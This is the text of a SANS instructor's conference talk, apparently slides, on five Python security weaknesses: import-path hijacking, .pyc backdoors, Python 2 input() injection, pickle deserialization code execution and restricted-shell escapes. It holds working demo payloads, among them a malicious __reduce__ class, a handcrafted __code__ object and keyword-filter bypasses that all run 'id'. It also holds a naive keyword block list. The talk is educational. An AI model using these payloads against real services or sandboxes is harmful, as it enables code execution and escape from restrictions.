Come to the Dark Side

Python's Sinister Secrets

@markbaggett

```
Get-ADUser -Filter "Mark Baggett"| fl -Properties *
```

- Mark Baggett
- Penetration Testing and Incident Response Consulting
- Senior SANS Instructor
- Author of SANS SEC573 Automating InfoSec with Python
- Masters in Information Security Engineering
- GSE #15
- DoD Advisor, Former CISO 18 years commercial

```
student@573:/opt/metasploit-framework$ grep -Ri "mark baggett" | wc -l
7
```

Todays Topic

- Todays topic assumes will make some assumptions that you know a LITTLE something about Python
- SANS Sec573 Automating Information Security with Python does not assume prior knowledge
- OnDemand is now available!

Course Overview

- Section 1 and 2: Essentials Workshop
  - Build the skills required to rapidly develop information security tools on your own
- Sections 3–5: Continue Learning Coding Concepts
  - Section 3 - Defensive focused projects
  - Section 4 - Forensics focused projects
  - Section 5 - Offensive focused projects
- Section 6: Capstone "CTF" Event
- Sections 1–5: pyWars Challenge and CTF
  - Master the nuances of Python programming

Five Sinister Sides of Python

- Python's Version of DLL Path Hijacking
- Python Backdoors in the Module Byte Code
- Python's "INPUT" history and Remote Code Execution
- Python Serialized Code Execution
- Python "Restricted Shells"

Issue 1: Python's Sinister Version of DLL Hijacking

- What is DLL Hijacking?
  - Causing a process to load the incorrect library by exploiting the search process it uses to find those libraries.
- Most often used for Privilege Escalation attack
  - A service runs with high privilege. A low privilege account drops a module into the DLL search path for execution.
- Python is widely used by web and other services on the internet today.
- Exact same technique can be used on Windows, Linux and Mac OS

Python Module Search Process

- Python Module -> Windows DLL's
- When a Python program imports a library:

```
import somemodule
```

- Python has a hardcoded list of "builtin" modules

```
>>> sys.builtin_module_names
('__builtin__', '__main__', '_ast', '_bisect', '_codecs', '_collections', '_functools', '_heapq', '_io',
'_locale', '_md5', '_random', '_sha', '_sha256', '_sha512', '_socket', '_sre', '_struct', '_symtable',
'_warnings', '_weakref', 'array', 'binascii', 'cPickle', 'cStringIO', 'cmath', 'datetime', 'errno',
'exceptions', 'fcntl', 'gc', 'grp', 'imp', 'itertools', 'marshal', 'math', 'operator', 'posix', 'pwd',
'select', 'signal', 'spwd', 'strop', 'sys', 'syslog', 'thread', 'time', 'unicodedata', 'xxsubtype',
'zipimport', 'zlib')
```

- These are compiled into the interpreter, varies between versions and platforms and are not easily hijacked

Everything After Builtin Modules Can Be Hijacked

Python searches for the module code in "sys.path"

- sys.path is a list of directories like $PATH and %path%

```
>>> import sys
>>> print(sys.path)
['', '/usr/lib/python35.zip', '/usr/lib/python3.5', '/usr/lib/python3.5/plat-i386-
linux-gnu', '/usr/lib/python3.5/lib-dynload', '/usr/local/lib/python3.5/dist-
packages', '/usr/lib/python3/dist-packages']
```

1. `sys.path[0]` is `''` (aka `pwd`) when interactive "python" is executed
2. `sys.path[0]` is the directory containing the script when you run a script

- The "Current Directory" is always searched first!
- Items such as the environment variable PYTHONPATH modify the search path list!

How PYTHONPATH Modifies the Search Path

Most things that modify the path place items BEFORE the standard modules!

```
root@573:~# python3 -c "import sys; print(sys.path)"
['', '/usr/lib/python35.zip', '/usr/lib/python3.5',
'/usr/lib/python3.5/plat-i386-linux-gnu', '/usr/lib/python3.5/lib-dynload',
'/usr/local/lib/python3.5/dist-packages', '/usr/lib/python3/dist-packages']

root@573:~# export PYTHONPATH=/EVILPATH

root@573:~# python3 -c "import sys; print(sys.path)"
['', '/EVILPATH', '/usr/lib/python35.zip', '/usr/lib/python3.5',
'/usr/lib/python3.5/plat-i386-linux-gnu', '/usr/lib/python3.5/lib-dynload',
'/usr/local/lib/python3.5/dist-packages', '/usr/lib/python3/dist-packages']
```

The Module Search Path is also altered by:

- User specific site-packages: (PEP 370)
  - Linux: `~/.local/lib/python2.6/site-packages`
  - Windows: `%APPDATA%/Python/Python26/site-packages`
- Path Configuration Files
  - Place files with .pth extensions containing a list new directories in site-packages
- Also Python3 changes rules for Relative Imports confusing things even more
- SUMMARY: Python imports are a bigger mess than Windows DLLs. There are many ways to change the PATH!


What to Hijack it With?

- Importing your malicious module that doesn't contain all of the same functionality would break the code that is using it.
- You need your module to "inherit" all the abilities of its original module name sake!
- Itzik Kotler released Pyekaboo in 2017
  - https://github.com/SafeBreach-Labs/pyekaboo
  - Trivializes the process of having your malicious module call the existing modules so it is undetected
  - Can hook any Python Function or Class

Issue 2: Backdoors in Module Byte-Code

- Python makes it trivial to hide malicious payloads in the framework.
- An attacker can embed a meterpreter payload, mimikatz or custom persistence mechanism inside any commonly used Python module
- Stealth! - Task List, Process Monitoring and other system based tools display the programs that use those modules.
- A backdoor infection of a module used by "Django" would shows an outbound connection from your website with source port 80

Module Byte-Code Optimization



- They are binary files containing "compiled" versions of the .py
- Python3 places these files in a __pycache__ folder
- If these files exist Python uses them instead of the .py

Working Examples:

- Joshua Pitts - Backdoor-pyc
  - https://github.com/secretsquirrel/backdoor-pyc
  - Replaces code inside a .pyc of with code of your choice
  - Maintains signature from original .pyc so it is loaded instead of .py
- Joey Geralnik - Python Trojan
  - https://github.com/jgeralnik/Pytroj
  - Appends malicious payload to all existing pyc files in a directory
  - Original functionality still works properly
  - Maintains signature from original .pyc so it is loaded instead of .py
  - Reinfects any cleaned up backdoors
  - Detected by most antivirus products

Issue 3: The Sinister History of the INPUT functions

- In Python2 :
  - raw_input() - Used to ask the user for input. Return a string
  - input() - IT'S INTENDED PURPOSE IS CODE INJECTION!!!

- In Python3:
  - input() - Used to ask the user for input. Returns a string

- According to PEP 394 the default interpreter for Python is Python2

The Situation until ??/??/2020

- The standard/default Python Interpreter on ALL systems should be Python2 until PEP394 says otherwise
- Developers are writing Python3 code (we hope) to prepare for the 2020 end of life for Python2
- If they use INPUT and don't take active steps to make sure its running in Python3 then they are vulnerable to code injection!

Exploiting Python 2's input()

- Because input() evaluates the input, an attacker can put in script commands
- Consider the following function:

```
x = input("What is your name? ")
```

- My name is 'Python code'

```
What is your name? __import__("os").system("id")
uid=0(root) gid=0(root) groups=0(root)
```

Issue 4: In a PICKLE with code serialization

- Python's Pickle module is for "serialization"
- Serialization is the process of turning complex data objects as strings or other format that can be reconstructed later
- JSON is an example of serialization
- Python OBJECT -> A STRING
  - Store on disk
  - Transmit it between systems across a network
- It has a horrible "FEATURE" that allows a string to provide code that defines how to turn it into a Python object

Serialization in Action

```
>>> x = sans_class()
>>> x.id = 'SEC573'
>>> x.name = "Automating Infosec w/ Python"
>>> pickle.dumps(x)
"(i__main__\nsans_class\np0\n(dp1\nS'id'\np2\nS'SEC573'\np3\nsS
'name'\np4\nS'Automating Infosec w/ Python'\np5\nsb."
>>> storeit = pickle.dumps(x)
>>> newx = pickle.loads(storeit)
>>> newx.name
'Automating Infosec w/ Python'
```

pickle.dumps() creates a serialized string

pickle.loads() turns the string back to an object

__reduce__ is a custom deserializer method

- If a serialized string contains a method called ___reduce___ pickle will execute it so it can 'unserialize' itself.
- ___reduce___() returns a function to call and the arguments to pass to it. Then python calls it!!

```
class evil_object(object):
    def __reduce__(self):
            return (os.system, ('id',))
```

Example Malicious object

For example when this object is 'unpickled' it executes the command 'id'.

```
>>> class evil_object(object):
        def __reduce__(self):
           return (os.system, ('id',))
>>>
>>> x = evil_object()
>>> holdit = pickle.dumps(x)
>>> z = pickle.loads(holdit)
uid=1000(mark) gid=1000(mark) groups=1000(mark),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),115(lpadmin),128(sambashare)
```

When Websites and Network applications unpickle data they are 100% vulnerable to remote code execution

Remote Code Execution!!

Data objects need to be serialized before they can be sent across network sockets, to web pages, stored on disk, stored in a database. Basically stored anywhere outside of the python interpreter!

Issue 5: Restricted shells

- For many years Python restricted shell escapes were only really useful for CTF and technical challenges. Mostly because they are fun!
- Today dockers and web based implementations of Python interpreters can be found in various educational organizations.
- But they are still really fun!

Overwritten modules and functions can be reloaded

One technique is to overwrite builtin modules in memory

```
>>> import sys
>>> sys.modules['os'].system = lambda *x,**y:"STOP HACKING!!!"
>>> sys.modules['os'].popen = lambda *x,**y:"STOP HACKING!!!"
>>> del sys
>>> import os
>>> os.system("ls")
'STOP HACKING!!!'
```

But all you have to do is reload the module

```
>>> import importlib
>>> importlib.reload(os)
<module 'os' from '/usr/lib/python3.5/os.py'>
>>> os.system("id")
uid=0(root) gid=0(root) groups=0(root)
0
```

The Python readfunc() function can filter dangerous words

Have Python launch a child session and filter its input

```
import readline,code

def readfilter(*args,**kwargs):
    inline = input(*args,**kwargs)
    if any(map(lambda x:x in inline,['import','eval','exec','compile'])):
        return ""
    return inline

code.interact(banner='Restricted shell', readfunc=readfilter, local=locals())
```

This is almost effective! AKA 100% not effective

If "exec" Function is Available

- exec() - will execute Python code that does not return a result
- Simply breaking filtered words

```
Restricted shell #1
>>> import os
Command is forbidden!
>>> exec("imp" + "ort os")
>>> os.system("id")
uid=0(root) gid=0(root) groups=0(root)
0
```

If "eval" Function is Available

- eval() - will execute Python code that does return a result
- Simply breaking up filtered words again!

```
Restricted shell
>>> import os
Command is forbidden!
>>> __import__("os")
Command is forbidden!
>>> os = eval('__im' + 'port__("os")')
>>> os.system("id")
uid=0(root) gid=0(root) groups=0(root)
0
```

If "compile" Function is Available

- compile() - will convert Python script to byte code
- Replace the code of existing functions with new byte code

```
Restricted shell #3
>>> script = "im" + "port os;os.system('id')"
>>> code = compile(script,"","single")
>>> def holding_spot():
...     return
...
>>> holding_spot.__code__ = code
>>> holding_spot()
uid=0(root) gid=0(root) groups=0(root)
0
```

If "compile", "exec" and "eval" are all blocked

- You can create an entire function on other machines
- Assign the opcode and arguments to the _code_ property

```
>>> def makefun():
...     import os
...     os.system('id')
...
>>> import os
>>> makeobject(makefun)
Generating a function for version 3.5 (same version as this machine)
def a():
   return

a.__code__ =
type(a.__code__)(0,0,1,2,67,b'd\x01\x00d\x00\x00l\x00\x00}\x00\x00|\x00\x00j\x
01\x00d\x02\x00\x83\x01\x00\x01d\x00\x00S',(None, 0, 'id'),('os',
'system'),('os',),'<stdin>','makefun',1,b'\x00\x01\x0c\x01')
```


Paste the Output of makeobject() in restricted shell

```
>>> def a():
...     return
...
>>> a.__code__ =
type(a.__code__)(0,0,1,2,67,b'd\x01\x00d\x00\x00l\x00\x00}
\x00\x00|\x00\x00j\x01\x00d\x02\x00\x83\x01\x00\x01d\x00\x
00S',(None, 0, 'id'),('os', 'system'),('os',),'<stdin>',
'makefun',1,b'\x00\x01\x0c\x01')
>>> a()
uid=0(root) gid=0(root) groups=0(root)
```

```
OR 'sys'+'tem'
```

No Module is an Island Unto Itself

Importing a single module doesn't just import a single module



A Module of My Enemy's Module is My Module

Those modules can be called directly!

```
>>> len(getmodules())
9
>>> import glob
>>> len(getmodules())-9
116
>>> import requests
>>> len(getmodules())-9-116
122410
>>> requests.compat.cookielib.urllib.response.tempfile.
_shutil.tarfile.shutil.fnmatch.os.system('id')
uid=0(root) gid=0(root) groups=0(root)
```

BUT IT WORSE THAN THAT

- It gets even worse that that!
- Python built in object like STRING and INT and FLOAT all depend upon modules and other existing objects.
- "Impossible" is a word I don't use with regard to security
- Short of building a custom Python interpreter which is really no longer Python it is extremely difficult to restrict a Python interactive shell


DEMO

Questions